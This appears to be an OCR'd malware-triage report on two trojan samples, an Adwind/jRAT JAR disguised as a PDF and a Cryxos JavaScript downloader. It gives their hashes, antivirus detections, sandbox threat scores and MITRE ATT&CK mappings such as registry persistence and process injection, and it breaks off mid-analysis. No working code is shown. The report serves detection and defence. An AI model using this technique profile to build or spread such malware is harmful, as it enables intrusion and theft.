
ffcbbe10a4e0ececf0b13e3b06c329ebc11d4f394daa8ad3dc8adc3d6949aa6f
ImportantSign_PDF.jar
jar

695.75 KB
Size

2021-08-27 12:26:10 UTC
4 months ago

Ad-Aware	Java.Trojan.GenericGB.20247	Alibaba	Trojan:Win32/runner.ali1000132
ALYac	Trojan.JAVA.Agent.Gen	Arcabit	Java.Trojan.GenericGB.D4F17
Avast	Java:Malware-gen [Trj]	AVG	Java:Malware-gen [Trj]
Avira (no cloud)	EXP/JAVA.Adwind.FAA.Gen	Baidu	Java.Trojan.Agent.a
BitDefender	Java.Trojan.GenericGB.20247	CAT-QuickHeal	Trojan.JAVA.Downloader.4928
ClamAV	Html.Malware.Agent-6576856-0	Comodo	Malware@#btu6t9tw2ttd
Cynet	Malicious (score: 99)	Cyren	Java/Adwind.G.gen!Camelot
DrWeb	Java.Jrat.45	Emsisoft	Java.Trojan.GenericGB.20247 (B)
eScan	Java.Trojan.GenericGB.20247	ESET-NOD32	A Variant Of Generik.JWGBBCJ
FireEye	Java.Trojan.GenericGB.20247	Fortinet	Java/Jrat.E3EF!tr
GData	Java.Trojan.GenericGB.20247	Ikarus	Trojan.Java.Adwind

Verifying file in virustotal. Highlights show 33 security vendors flagged this file as malicious.


IBM X-Force Exchange
ALL
Search by Application name, IP address, URL, Vulnerability, MD5, #Tag...
Export as STIX 2
Suggest Edit
Follow

Risk
High

X-Force Malware Report

c0e385e53fa42aa8ef22eef8cfcdcc29


This report does not contain tags. Add tags via the comment box.

Details

Hash Type	md5
First Seen	Jan 9, 2018 *
Last Seen	Jul 14, 2021 *
Family Name	adwind *
Type	Trojan *
• Community Coverage	57%
Platform	ByteCode *
Subplatform	JAVA *

* Powered by: ReversingLabs Titanium Platform

Verifying the file in IBM X-force exchange. It marks it as a risk high file. The highlights show its hash type is md5. It classified it as a trojan file.



Analysis Overview

Submission name: ImportantSign_PDF.jar
Size: 696KiB
Type: java
Mime: application/java-archive
SHA256: ffcbbe10a4e0ececf0b13e3b06c329ebc11d4f394daa8ad3dc8adc3d6949aa6f
Operating System: Windows
Last Anti-Virus Scan: 12/16/2021 13:27:14 (UTC)
Last Sandbox Report: 10/10/2021 10:56:30 (UTC)


malicious
Threat Score: 100/100
AV Detection: 49%
Labeled as: Trojan.Maljava
#adwind #evasive #rat #jrat #qrat #trojan

Anti-Virus Results

MetaDefender
44%
Multi Scan Analysis
Last Update: 12/16/2021 13:27:14 (UTC)
View Details:
Visit Vendor:

VirusTotal
54%
Multi Scan Analysis
Last Update: 12/16/2021 13:27:14 (UTC)
View Details:
Visit Vendor:

Scanning above file in Hybrid analysis. It also marks it as malicious.



Related Hashes

Related files

Name	Sha256	Verdict
ImportantSign_PDF.zip	2a727fea7dbfe76f52f8d40c8e9f07a6d6ec2bc24c9339b40543d964f14e6412	malicious
Infected PDF.zip	726d745b31a66b17db70353e3f5ae58ca020401ef29401364165bc0aa23a2f0d	malicious
StolenImages Infected JS File.zip	952da7afe083fad86526a49d43bbe01d0f2440f631ff13b30d4f77ddfaaa63b3	malicious


Falcon Sandbox Reports

MALICIOUS
ImportantSign_PDF.jar
Analyzed on: 10/10/2021 10:56:30 (UTC)
Environment: Windows 7 64 bit
Threat Score: 100/100
AV Detection: 54% Java.Trojan.GenericGB
Indicators: 9 17 17

MALICIOUS
ImportantSign_PDF.jar
Analyzed on: 01/09/2018 13:11:55 (UTC)
Environment: Windows 7 32 bit
Threat Score: 100/100
AV Detection: 6% HEUR:Trojan.Java.Agent
Indicators: 10 18 16

ERROR
ImportantSign_PDF.jar
Analyzed on: 08/22/2021 15:22:12 (UTC)
Environment: Windows 7 64 bit

It provides its related files and hashes which are also malicious. Falcon Sandbox reports showing threat score, environment in which the file got detected, analyzed date and time.



Incident Response


Risk Assessment

Ransomware	Contacts a domain associated with Tor hidden services
Persistence	Grants permissions using icacls (DACL modification) Modifies auto-execute functionality by setting/creating a value in the registry Spawns a lot of processes Writes data to a remote process
Spreading	Opens the MountPointManager (often used to detect additional infection locations)
Remote Access	Shows Adwind RAT specific behavior
Fingerprint	Gets WMI data known to be used for VM detection via WMIC Reads system information using Windows Management Instrumentation Commandline (WMIC)
Evasive	Executes WMI queries known to be used for VM detection
Network Behavior	Contacts 1 domain and 2 hosts. View all details

MITRE ATT&CK™ Techniques Detection

We found MITRE ATT&CK™ data in one report, this report has 18 mapped indicators. View all details

It shows risk assessment associated with the file which are ransomware, persistence, spreading, remote access and others highlighted above.



MITRE ATT&CK™ Techniques Detection

This is a combined view of all reports. To differentiate, please select individual reports here.

Execution

ATT&CK ID	Name	Tactics	Description	Malicious Indicators	Suspicious Indicators	Informative Indicators
T1059.005	Visual Basic	• Execution	Adversaries may abuse Visual Basic (VB) for execution. Learn more		• Executes a visual basic script ∘ 6162...f6a9	• Launches a VBS file ∘ 6162...f6a9
T1059.003	Windows Command Shell	• Execution	Adversaries may abuse the Windows command shell for execution. Learn more			• Runs shell commands ∘ 6162...f6a9
T1047	Windows Management Instrumentation	• Execution	Adversaries may abuse Windows Management Instrumentation (WMI) to achieve execution. Learn more		• Contains references to WMI/WMIC ∘ 6162...f6a9	

Persistence


ATT&CK ID	Name	Tactics	Description	Malicious Indicators	Suspicious Indicators	Informative Indicators
T1547.001	Registry Run Keys / Startup Folder	• Persistence • Privilege Escalation	Adversaries may achieve persistence by adding a program to a startup folder or referencing it with a Registry run key. Learn more		• Uses REG.EXE to add Windows auto-execute RUN registry keys ∘ 6162...f6a9	• Modifies auto-execute functionality by setting/creating a value in the registry ∘ 6162...f6a9

Found MITRE ATT&C data in one report, this report has 18 mapped indicators. These are the pre-indicators from an Attackers perspective telling how the trojan is proceeding.

It is using Visual Basic technique using tactic Execution whose suspicious and informative indicators are given.

It is using Windows Command Shell technique using tactic Execution whose informative indicators are given.

It is using Windows Management Instrumentation technique using tactic as Execution whose informative and suspicious indicators are given.



MITRE ATT&CK™ Techniques Detection

						◦ 6162...f6a9

Privilege Escalation

ATT&CK ID	Name	Tactics	Description	Malicious Indicators	Suspicious Indicators	Informative Indicators
T1547.001	Registry Run Keys / Startup Folder	• Persistence • Privilege Escalation	Adversaries may achieve persistence by adding a program to a startup folder or referencing it with a Registry run key. Learn more		• Uses REG.EXE to add Windows auto-execute RUN registry keys ◦ 6162...f6a9	• Modifies auto-execute functionality by setting/creating a value in the registry ◦ 6162...f6a9
T1055	Process Injection	• Privilege Escalation • Defense Evasion	Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. Learn more		• Writes data to a remote process ◦ 6162...f6a9	

Defense Evasion


ATT&CK ID	Name	Tactics	Description	Malicious Indicators	Suspicious Indicators	Informative Indicators
T1222.001	Windows File and Directory Permissions Modification	• Defense Evasion	Adversaries may modify file or directory permissions/attributes to evade access control lists (ACLs) and access protected files. Learn more	• Modifies the access control lists of files ◦ 6162...f6a9	• Grants permissions using icacls (DACL modification) ◦ 6162...f6a9	
T1055	Process Injection	• Privilege Escalation • Defense Evasion	Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. Learn more		• Writes data to a remote process ◦ 6162...f6a9	
T1112	Modify Registry	• Defense Evasion	Adversaries may interact with the Windows Registry to hide		• Uses REG.EXE to add	• Creates or modifies windows

It is using Registry Run Keys / Startup Folder technique which is using tactics – Persistence and Privilege Escalation whose suspicious and informative indicators are given.

It is using Process Injection technique using tactics - Privilege Escalation and Defense Evasion whose malicious and suspicious indicators are given.

From the above verification we conclude that the file is malicious.

StolenImages Infected JS File



cfa2f8ad0f22948057be08dd291eaa3600e836297b6ef37b856e3b15c44aea27

21 / 59

Community Score

21 security vendors and 2 sandboxes flagged this file as malicious


cfa2f8ad0f22948057be08dd291eaa3600e836297b6ef37b856e3b15c44aea27
StolenImages_Evidence.js
javascript

26.50 KB
Size

2021-04-12 17:35:41 UTC
8 months ago

Ad-Aware	JS:Trojan.Cryxos.5595	AegisLab	Trojan.Script.Generic.4!c
ALYac	Trojan.Downloader.Script.gen	Avast	Script:SNH-gen [Trj]
AVG	Script:SNH-gen [Trj]	BitDefender	JS:Trojan.Cryxos.5595
DrWeb	JS.DownLoader.5744	Emsisoft	JS:Trojan.Cryxos.5595 (B)
eScan	JS:Trojan.Cryxos.5595	ESET-NOD32	A Variant Of Generik.MMTBTAE
FireEye	JS:Trojan.Cryxos.5595	GData	JS:Trojan.Cryxos.5595
Ikarus	Trojan.JS.Agent	Kaspersky	HEUR:Trojan.Script.Generic
MAX	Malware (ai Score=87)	McAfee	JS/Downloader.ec
McAfee-GW-Edition	BehavesLike.JS.ExploitBlacole.mv	NANO-Antivirus	Trojan.Script.Heuristic-js.iacgm
Qihoo-360	Virus.js.qexvmc.1	Symantec	Trojan.Gen.NPE
ZoneAlarm by Check Point	HEUR:Trojan.Script.Generic	AhnLab-V3	✓ Undetected

The site I have used here to verify is www.virustotal.com. Highlights show 21 security vendors and 2 sandboxes flagged this file as malicious. Ad-ware and Bitdefender shows it as a trojan.


IBM X-Force Exchange
ALL
Search by Application name, IP address, URL, Vulnerability, MD5, #Tag...
Export as STIX 2
Suggest Edit
Follow

Risk
High

X-Force Malware Report

ca29b4cecf1d7ec0b100c91b1b440d10


This report does not contain tags. Add tags via the comment box.

Details

Hash Type	md5
First Seen	Apr 10, 2021 *
Last Seen	Jul 9, 2021 *
Family Name	cryxos *
Type	Trojan *
Community Coverage	45%
Platform	Script *
Subplatform	JS *

* Powered by: ReversingLabs Titanium Platform

Verifying file in IBM X-force exchange. It marks it as a risk high file. Highlights show it as a trojan type.



Analysis Overview

Submission name:	StolenImages_Evidence.js
Size:	27KiB
Type:	script javascript
Mime:	text/plain
SHA256:	cfa2f8ad0f22948057be08dd291eaa3600e836297b6ef37b856e3b15c44aea27
Operating System:	Windows
Last Anti-Virus Scan:	12/28/2021 14:50:52 (UTC)
Last Sandbox Report:	08/25/2021 07:35:30 (UTC)


malicious
Threat Score: 100/100
AV Detection: 36%
Labeled as: Trojan.Cryxos.JS

Anti-Virus Results

MetaDefender
36%
Multi Scan Analysis
